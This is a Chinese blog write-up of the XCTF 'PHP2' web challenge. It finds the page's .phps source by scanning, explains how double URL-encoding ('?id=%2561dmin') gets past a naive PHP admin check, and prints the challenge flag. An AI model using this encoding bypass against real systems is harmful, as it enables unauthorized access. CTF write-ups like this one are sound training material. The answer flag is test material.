攻防世界-PHP2详解

原创

Mr H 于 2020-08-11 11:35:47 发布 2937 收藏 6

分类专栏： 攻防世界web高手进阶 PHP2 文章标签： 安全

本文链接：https://blog.csdn.net/Mr_helloword/article/details/107930274

攻防世界web高手进阶 同时被 2 个专栏收录

13 篇文章 4 订阅

订阅专栏


PHP2

1 篇文章 0 订阅


订阅专栏

PHP2

进入后神门也没有查看源代码也没



根据提示我们进行后台扫描发现phps（这里phps是我自己加入字典里的，记住就好，主要是告诉大家一个方法）



发现源代码;

---

not allowed!

"); exit(); } $_GET[id] = urldecode($_GET[id]); if($_GET[id] == "admin") { echo "

Access granted!

"; echo "

Key: xxxxxxx

"; } ?> Can you anthenticate to this website?

查看源代码：

```php
<?php
if("admin"===$_GET[id]) {
  echo("<p>not allowed!</p>");
  exit();
}

$_GET[id] = urldecode($_GET[id]);
if($_GET[id] == "admin")
{
  echo "<p>Access granted!</p>";
  echo "<p>Key: xxxxxxx </p>";
}
?>

Can you anthenticate to this website?
```

分析：

第一步，要使得"admin"===$_GET[id]不成立

我们可以对admin进行url编码，当然也可以对其中一个字母编码我们这里对a进行编码：%61dmin

```
第一次实际比较if("admin"==="%61dmin")  不成立
```

第二步，经过 $ET[id]= urldecode(\_GET[id]);$，使得$\$_GET[id] == "admin"$成立。

```
第二次实际比较if("admin" == "admin");   成立
```

注意：当传入参数id时，浏览器在后面会对非ASCII码的字符进行一次urlencode编码，运行时会自动进行一次urldecode

因为我们在url连接里直接运行，浏览器会进行一次url解码，所以我们还要进行一次url编码，就是对admin进行两次编码再运行

```
urldecode(%2561)=%61
urldecode(%61)=a
```

payload：

```
?id=%2561dmin      （是php页面不是phps页面）
```

flag：

cyberpeace{27d9e614a863bdb8454862286b91b860}

感谢：https://blog.csdn.net/wyj_1216/article/details/95235159博主的分享